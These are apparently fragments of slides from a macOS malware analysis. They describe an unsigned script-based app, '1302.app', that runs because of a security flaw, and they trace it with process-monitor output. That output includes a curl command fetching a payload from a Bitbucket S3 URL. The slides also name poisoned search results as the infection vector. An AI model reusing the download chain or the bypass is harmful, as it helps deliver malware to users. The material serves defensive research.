
script-based


unsigned

"1302.app"

Allowed to Run

...due to the same flaw!






```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/bin/bash",
    "arguments" : [
      "/bin/bash",
      "/private/…/AppTranslocation/…/1302.app/Contents/MacOS/1302"
    ]
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "arguments" : [
      "curl",
      "-L",
      "https://bbuseruploads.s3.amazonaws.com/
       c237a8d2-0423-4819-8ddf-492e6852c6f7/downloads/…/d9o"
    ]
  }
}
```

Infection Vector

poised search results/infected sites


alexa and disney

All · News · Images · Shopping · Videos · More

About 42,400,000 results (0.43 seconds)

https://partners.disney.com › alexa-skills

Alexa Skills | Disney Partners - Disney.com

